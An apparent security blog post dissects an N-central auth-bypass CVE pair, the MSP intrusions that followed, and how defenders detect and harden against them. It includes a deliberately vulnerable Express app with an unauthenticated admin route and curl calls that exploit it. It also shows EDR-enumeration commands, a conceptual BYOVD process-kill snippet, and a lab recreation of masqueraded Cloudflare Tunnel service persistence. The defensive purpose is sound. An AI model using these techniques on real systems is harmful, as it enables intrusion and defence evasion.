CVE-2026-18577 Teardown: How an Incomplete N-able N-central Auth-Bypass Patch Became a God-Mode MSP Supply Chain Weapon
An MSP notices a licensing anomaly on July 31. By August 3 the flaw is in CISA’s Known Exploited Vulnerabilities catalog, attackers are creating admin accounts on N-central consoles they never authenticated to, and nine downstream customer organizations have a stranger sitting inside their networks behind a Cloudflare Tunnel named after a Windows service. The kicker: many of those victims had already patched. They installed the fix that N-able shipped, and it did not save them, because the fix only closed one door.
This is the story of CVE-2026-18556 and its evil twin CVE-2026-18577, and it is a near-perfect case study in why an incomplete patch on an RMM platform is not a small mistake. On this class of software, a scoped fix is a loaded weapon pointed at every customer downstream.
Why RMM is the worst possible place for an auth bypass
Remote monitoring and management platforms exist to do one thing at industrial scale: reach into thousands of endpoints across dozens of client organizations and run whatever the operator tells them to. N-able N-central is a widely deployed example, used by MSPs and internal IT teams to administer servers, workstations, network devices, and other managed assets from a single console. That console holds standing, high-privilege trust relationships with every agent it manages.
Compromise a domain controller and you own one forest. Compromise an N-central server and you potentially own the estates of every client the MSP serves. One server is not one victim. It is N victims, and the endpoints treat the attacker’s commands as legitimate because they come from software the endpoints already trust.
We have watched this movie before. Kaseya VSA in July 2021 is the reference point: REvil abused a VSA authentication bypass and pushed ransomware through MSPs to somewhere between 1,000 and 1,500 downstream businesses in a single weekend. The structural lesson from Kaseya was never absorbed at the architecture level. N-central 2026 is that same lesson, delivered again, with a fresh twist: this time the vendor patched, and the attackers walked straight through the part of the door that was left open.
N-central architecture, and where the blind spot lives
To understand the blast radius you need the topology.
| Component | Role | Trust / exposure |
|---|---|---|
| N-central management server | Central console, runs a custom distribution of AlmaLinux 9 as an appliance | Often internet-facing; holds admin trust over all agents |
| Windows agent | Runs on managed endpoints, executes jobs and scripts | Executes commands from the server as SYSTEM-level automation |
| Take Control / BASupSrvc sub-agent | Remote-control feature for interactive sessions | Can initiate remote sessions into servers and workstations, including domain controllers |
Two facts from this table matter enormously for detection.
First, the Take Control feature is a legitimate, blessed remote-access primitive. When an attacker uses it, the endpoint sees a normal support session initiated by the trusted server. There is no exploit landing on the endpoint, no malware delivered over an untrusted channel, nothing to trip a naive signature.
Second, and this is the one that keeps me up at night: the N-able server runs as an appliance on a custom AlmaLinux 9 build and does not often have EDR software deployed on it. The single most privileged node in the entire MSP network is routinely the least instrumented box in the building. That is not a small oversight. It is a structural inversion of where your telemetry should be densest.
CVE-2026-18556: the first authentication bypass
N-able’s own CVE record titles CVE-2026-18556 “unauthenticated administrative account takeover” and classifies it as an authentication bypass using an alternate path or channel, which is CWE-288. It carries a CVSS 4.0 score of 8.2, and it affected all releases through 2026.1.

CWE-288 is worth understanding in its own right, because the name tells you exactly how the second CVE happened. The weakness is not “we forgot to check auth.” It is “we check auth on the front door but the same privileged function is reachable through a side door that never got the check.” The canonical shape looks like this:
| Mechanism | Description |
|---|---|
| Primary path | The documented, enforced auth-checked route into a privileged function |
| Alternate path | A separate endpoint, method, parameter set, legacy compatibility route, or undocumented servlet that reaches the same function |
| Result | Access control on the primary path is irrelevant if the alternate path lands on the same resource |
An “unauthenticated administrative account takeover” on an RMM console means an attacker with nothing but network reachability can create or seize an administrative account. From there they hold the keys to everything the console can touch.
N-able shipped a fix in 2026.2 and, reasonably, believed the issue was closed. It was not.
CVE-2026-18577: the incomplete-patch bypass
After the 2026.2 fix, N-able found an alternative way to exploit the same underlying vulnerability that the earlier patch did not block. That discovery became CVE-2026-18577, also scored 8.2 on CVSS 4.0, and it expanded the vulnerable range to builds before 2026.3.1.7.
Read that carefully. The first patch closed the primary path. The underlying privileged function stayed reachable through a sibling route. Every customer who diligently applied 2026.2 remained fully exploitable. The patch created a false sense of safety, which in some ways is worse than no patch at all, because it stops the defender from taking the compensating controls they would have taken had they known they were still exposed.
The rough timeline reads like a compressed disaster:
| Date (2026) | Event |
|---|---|
| July 31 | Licensing anomaly first noticed on an affected instance |
| August 1 | N-able advisory published |
| August 2 | Hotfix released |
| August 3 | CISA adds the flaw to the KEV catalog |
Affected versions: everything through the 2026.3.1 line, fixed in 2026.3.1.7.
Now the honesty section, because the field is full of people who fill gaps with fiction. Neither CVE record identifies the vulnerable endpoint, the parameter names, or the malicious request sequence. N-able has published no code-level root cause, and as of this writing there is no public proof-of-concept for CVE-2026-18577. Anyone handing you a ready-made “N-central 0-day request” is either guessing or lying. What we know for certain is the class (CWE-288), the primitive (unauthenticated admin access via an alternate path the first fix missed), and the impact (god-mode console control). That is enough to teach, defend, and hunt against, and it is where responsible analysis stops.
Recreating the CWE-288 bypass class in a lab
Because I will not fabricate the real request, let me show you the exact structural failure with a target you own. This is a deliberately vulnerable Express app that models the incomplete-patch failure mode: a privileged function protected on the primary route, exposed on an alternate /api/v2/ route where the auth middleware was never re-applied during a refactor. That is CWE-288 in about forty lines.
// server.js - INTENTIONALLY VULNERABLE LAB TARGET
// DO NOT DEPLOY OUTSIDE A LOCAL ISOLATED LAB VM

const express = require('express');
const app = express();
app.use(express.json());

const validSessions = new Set();

// Auth middleware - applied ONLY to /api/admin (the primary path)
function requireAuth(req, res, next) {
  const token = req.headers['x-session-token'];
  if (!token || !validSessions.has(token)) {
    return res.status(401).json({ error: 'Unauthorized' });
  }
  next();
}

app.post('/login', (req, res) => {
  const { username, password } = req.body;
  if (username === 'msptech' && password === 'Correct1!') {
    const token = 'SESSION_' + Math.random().toString(36).slice(2);
    validSessions.add(token);
    return res.json({ token });
  }
  res.status(403).json({ error: 'Bad credentials' });
});

// PRIMARY PATH - correctly protected
app.post('/api/admin/create-user', requireAuth, (req, res) => {
  res.json({ status: 'user created (authenticated path)', user: req.body });
});

// ALTERNATE PATH - auth middleware FORGOTTEN (the bug)
// Added during a v2 refactor; requireAuth was never wired in.
app.post('/api/v2/admin/create-user', (req, res) => {
  res.json({ status: 'user created (UNAUTHENTICATED alternate path)', user: req.body });
});

app.listen(3000, () => console.log('Vuln RMM Console running on :3000'));
Exploitation is exactly as anticlimactic as the real thing must have been. First confirm the front door is locked:
curl -s -X POST http://<LAB_VM_IP>:3000/api/admin/create-user \
  -H "Content-Type: application/json" \
  -d '{"username":"attacker","role":"admin"}'
# -> 401 Unauthorized
Then walk through the side door that the “patch” never touched:
curl -s -X POST http://<LAB_VM_IP>:3000/api/v2/admin/create-user \
  -H "Content-Type: application/json" \
  -d '{"username":"attacker","role":"superadmin","password":"P@ss1!"}'
# -> 200 OK - admin created, no credentials required
The teaching moment is the fix, not the break. If you patch only /api/admin/create-user you have done the equivalent of N-able’s 2026.2 release: the /api/v2/ sibling is still wide open. The correct fix binds the access control to the resource, not the route: apply requireAuth to every handler that reaches the privileged function, or better, enforce authorization in a single choke point that all routes must pass through. Route-scoped fixes are how CWE-288 keeps coming back for a second CVE.
The attacker playbook, step by step
Once the bypass lands, the observed activity is a clean, disciplined intrusion. Here is the chain as reported by N-able, Huntress, and Sophos.
Console takeover
With unauthenticated administrative access, the attacker manipulates the console itself: creating or taking over admin accounts, enumerating managed endpoints, and altering security-relevant configuration such as roles, accounts, and policies to smooth the path for follow-on activity. This maps to T1078.003 (Valid Accounts: Local Accounts) and T1098 (Account Manipulation).
Pivot via Take Control
Instead of dropping a loud implant, the attacker abuses what is already there. The bypass lets them push new scripts and jobs to managed endpoints, deploy dual-use tooling such as remote tunnels and discovery utilities through the N-able agent, and initiate remote-control sessions into servers and workstations, including domain controllers. This is living off the trusted platform, the RMM equivalent of T1021 remote services plus T1059.001 PowerShell execution through the agent.
EDR enumeration
Before touching defenses, the actor fingerprints them with native commands:
tasklist | findstr ms
tasklist | findstr soph
findstr ms catches Microsoft Defender processes, findstr soph catches Sophos. Cheap, quiet, and effective. This is T1518.001 software discovery feeding directly into the next step.
PhantomKiller and the BYOVD kill
When a security product is identified, the actor deploys PhantomKiller, observed on disk as 9.exe. PhantomKiller is a Bring Your Own Vulnerable Driver tool. It loads a driver named k.sys from C:\ProgramData\AnyDesk\, and from kernel space it terminates EDR processes that no user-mode call could touch. In one confirmed instance it killed sophosfilescanner.exe.
I am not going to hand you a working BYOVD exploit, and the specific vulnerability inside k.sys is not confirmed in the reporting, so I will not invent a CVE for it. Conceptually, the class works like this:
// Conceptual BYOVD flow - NOT a working exploit
// A signed-but-vulnerable driver is loaded, then abused to reach kernel space.

// 1. Service-install a signed vulnerable driver (k.sys) the OS will accept.
// 2. Open a handle to the driver's device object from user mode.
// 3. Send an IOCTL that the driver mishandles, giving an arbitrary
//    kernel read/write or a raw ZwTerminateProcess primitive.
// 4. Resolve the EPROCESS of sophosfilescanner.exe / MsMpEng.exe.
// 5. Terminate the protected process from ring-0, where PPL cannot stop it.
DeviceIoControl(hDriver, IOCTL_VULN_TERMINATE, &targetPid, sizeof(targetPid),
                NULL, 0, &bytesReturned, NULL);
The AnyDesk directory is not a coincidence. Dropping k.sys under a folder named after a legitimate remote-support tool is textbook masquerading, and it earns a look-past from analysts scanning directory names. For the defensive catalogue of drivers with exactly this abuse potential, LOLDrivers (loldrivers.io) is the reference list to feed into your driver-blocklist policy. Techniques here: T1562.001 (Impair Defenses) and T1014 (Rootkit).
Cloudflare Tunnel persistence
This is the cleverest and most durable part. The attacker drops a file named svchost.exe into a user’s Documents folder, then registers a Windows service called Cloudflared that runs it as an outbound Cloudflare Tunnel. Here is the shape of that persistence, using the legitimate cloudflared binary in an adversarial context, in a lab you own:
# LAB ONLY - simulate the observed persistence on a Windows VM you control

# 1. Masquerade: drop the tunnel binary as svchost.exe in Documents
$dest = "$env:USERPROFILE\Documents\svchost.exe"
Copy-Item "C:\Tools\cloudflared.exe" -Destination $dest

# 2. Register as an auto-start service with an innocuous display name
sc.exe create Cloudflared binPath= "`"$dest`" tunnel --no-autoupdate run --token LABTOKEN123" `
    start= auto DisplayName= "Windows Host Service"

# 3. Start it
sc.exe start Cloudflared

# 4. Confirm it survives a reboot
Get-Service -Name Cloudflared | Select-Object Name, Status, StartType
Why this beats a traditional implant on every axis that matters to the attacker:
- The tunnel connects outbound to Cloudflare’s edge. No inbound firewall rule, no open listening port, nothing for a perimeter scan to find. It rides HTTPS (T1071.001, T1572).
- Running as a service makes it reboot-persistent (T1543.003).
- The
svchost.exename and theCloudflaredservice both blend with the OS (T1036.005). - Critically, N-able confirmed the tunnels preserved access after the route through the N-central server was revoked. Patch the RMM, evict the attacker from the console, and they are still sitting on your endpoints.
Blast radius, measured
Huntress confirmed exploitation against a self-hosted N-central instance tied to one partner account. From that single compromised server, the attackers reached nine organizations managed under that account and touched one endpoint in each. One server, nine networks. That is the multiplier, in field data, not theory.

Detection and defense
Log sources first
Two places carry the truth of this intrusion:
- On the N-central server:
ui_access_control.log. Review it for administrative sessions that do not correspond to an authorized support request. - On Windows endpoints: the compressed Take Control logs at
C:\ProgramData\GetSupportService_N-Central\Logs\BASupSrvc_*.log.gz. For every session, validate the initiating account, the viewer IP, session time, target endpoint, and whether it aligns with a real ticket.
Indicators of compromise
| Type | Value / pattern | Source |
|---|---|---|
| File | svchost.exe in %USERPROFILE%\Documents\ | N-able |
| Service | Cloudflared Windows service | N-able |
| File path | C:\ProgramData\AnyDesk\k.sys | Sophos CTU |
| Binary | 9.exe (PhantomKiller) | Sophos CTU |
| Behavior | sophosfilescanner.exe terminated by 9.exe | Sophos CTU |
| Commands | tasklist \| findstr ms and \| findstr soph | Sophos CTU |
| IPs | 37.153.90[.]88, 92.118.112[.]181 (later N-able update) | N-able / Huntress |
| IPs | Initial four identified as Mullvad / NordVPN exit nodes | Huntress |
One hard caveat: several published IPs are commercial VPN exit nodes. An isolated IP match is not confirmation of compromise. Treat these as low-confidence pivots and always correlate against log evidence before you burn an incident on them.
Endpoint telemetry
| Event | Source | Hunt for |
|---|---|---|
| Sysmon ID 1 | Process create | svchost.exe running from a Documents path; unexpected parent |
| Sysmon ID 7 | Image loaded | Driver load of k.sys; any low-prevalence or unsigned driver into kernel |
| Sysmon ID 11 | File create | New svchost.exe in any user Documents folder |
| Sysmon ID 13 | Registry set | Creation of HKLM\SYSTEM\CurrentControlSet\Services\Cloudflared |
| Windows 7045 | System | New service Cloudflared, or any service with ImagePath in a user-writable directory |
| Windows 4720 | Security | Account created after an unexpected N-central session |
| Windows 4723/4724 | Security | Password reset/change from N-central agent context |
| Windows 4688 | Security | tasklist.exe piping into findstr.exe |
Sigma logic for the specific artifacts
title: Masquerading svchost.exe in User Documents Folder
status: experimental
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\svchost.exe'
    Image|contains: '\Documents\'
  condition: selection
falsepositives:
  - None expected - legitimate svchost.exe runs from System32 only
level: critical
tags:
  - attack.defense_evasion
  - attack.t1036.005
title: Suspicious Cloudflared Service Registration from User-Writable Path
status: experimental
logsource:
  product: windows
  service: system
detection:
  selection:
    EventID: 7045
    ServiceName|contains: 'Cloudflared'
  suspicious_path:
    ImagePath|contains:
      - '\Documents\'
      - '\AppData\Local\'
      - '\ProgramData\AnyDesk\'
  condition: selection and suspicious_path
falsepositives:
  - Legitimate Cloudflare WARP or cloudflared from system-managed paths
level: high
tags:
  - attack.persistence
  - attack.t1543.003
  - attack.t1572
  - attack.t1036.005
title: BYOVD Suspicious Driver Load from Non-System Path
status: experimental
logsource:
  product: windows
  category: driver_load
detection:
  selection:
    ImageLoaded|contains:
      - '\ProgramData\AnyDesk\k.sys'
  condition: selection
level: critical
tags:
  - attack.defense_evasion
  - attack.t1014
  - attack.t1562.001
Do not stop at the exact-path rule. Generalize the driver-load rule to alert on any low-prevalence driver loaded from a non-System32 path, because the next campaign will not helpfully use the filename k.sys in the folder AnyDesk.
MITRE ATT&CK at a glance
| ID | Name | Mapping |
|---|---|---|
| T1190 | Exploit Public-Facing Application | Auth bypass on the internet-exposed console |
| T1078.003 | Valid Accounts: Local | Admin account creation/takeover |
| T1098 | Account Manipulation | Role changes, password resets |
| T1059.001 | PowerShell | Script/job execution via agent |
| T1518.001 | Security Software Discovery | tasklist \| findstr enumeration |
| T1562.001 | Impair Defenses | PhantomKiller killing Sophos/Defender |
| T1014 | Rootkit | BYOVD k.sys kernel driver |
| T1543.003 | Windows Service | Cloudflared persistence |
| T1572 / T1071.001 | Protocol Tunneling / Web Protocols | Cloudflare Tunnel C2 over HTTPS |
| T1036.005 | Masquerading | svchost.exe, Cloudflared, AnyDesk folder |
The structural fix: treat RMM as Tier-0 or lose
Detection rules catch the tail end of this. The real fix is architectural, and it flows directly from four facts this incident proved.
Blast radius. One console equals every downstream customer. That reframes the risk math entirely. An RMM server is not a management convenience, it is a domain controller for your entire client base, and it deserves the same paranoia.
The blind spot. The AlmaLinux 9 appliance usually runs without EDR. Fix that. Deploy EDR on the N-central server, or at minimum enable auditd and SELinux with alerting on unexpected process execution and outbound connection establishment. The most privileged node cannot be the least monitored.
Persistence outlives the patch. The Cloudflare Tunnels survived revocation of the N-central route. Patching to 2026.3.1.7 closes the bypass; it does nothing about implants already planted on managed endpoints. Patch-and-assume-clean is how you end up re-compromised through your own remediation window.
VPN exit nodes. The attackers came from Mullvad and NordVPN egress. IP allow-lists on their own are theater against an adversary who can rent an exit node in any geography for a few dollars.
Concretely, the controls that would have blunted this:
| Layer | Control |
|---|---|
| Identity | MFA + SSO on every admin session; just-in-time, time-bounded privileged access; admin accounts separated from daily-use credentials |
| Network | Management interface never internet-facing; VPN with device-health check to reach the console; micro-segment the management VLAN away from managed endpoints |
| Endpoint | EDR on the N-central server; treat it as Tier-0, equal to a DC; enable Credential Guard and ASR rules that block untrusted/unsigned driver loads to kill the BYOVD class |
| Monitoring | Ship ui_access_control.log, Take Control session logs, and BASupSrvc endpoint logs to the SIEM with near-real-time alerts on after-hours or new-IP sessions |
| Blast radius | Scope per-customer Take Control permissions so one operator account cannot reach every client at once |
And the remediation order that actually works: patch to 2026.3.1.7, then hunt. Investigate the N-central server, every admin account and its recent activity, every Take Control session against the log evidence above, and every endpoint that could have been reached. Assume persistence exists until you have proven it does not. Retain and protect your logs so you can answer these questions at all.

Key takeaways
- CWE-288 alternate-path bypasses come back for a second CVE precisely because fixes get bound to routes instead of to the privileged resource. Bind authorization to the function, at one choke point, and CVE-2026-18577 does not happen.
- An incomplete patch on an RMM platform is more dangerous than a known-open vuln, because it convinces defenders they are safe and stops them taking compensating controls.
- The Cloudflare Tunnel persistence is the part that hurts: it outlives console eviction and rides outbound HTTPS with no inbound rule. Patching the RMM does not evict it from your endpoints.
- Your telemetry priorities are inverted. The most privileged box in the MSP, the N-central appliance, is usually the least monitored. Fix that before you tune another endpoint rule.
- One RMM server equals N customers. Until organizations treat RMM as Tier-0 infrastructure with zero-trust segmentation, we will keep re-reading Kaseya with a new CVE number stapled to the front.
Related Tutorials
- Fibers: User-Mode Cooperative Threads
- System Calls and SSDT: How User Mode Reaches the Kernel
- User Mode vs Kernel Mode: Privilege Rings and the Boundary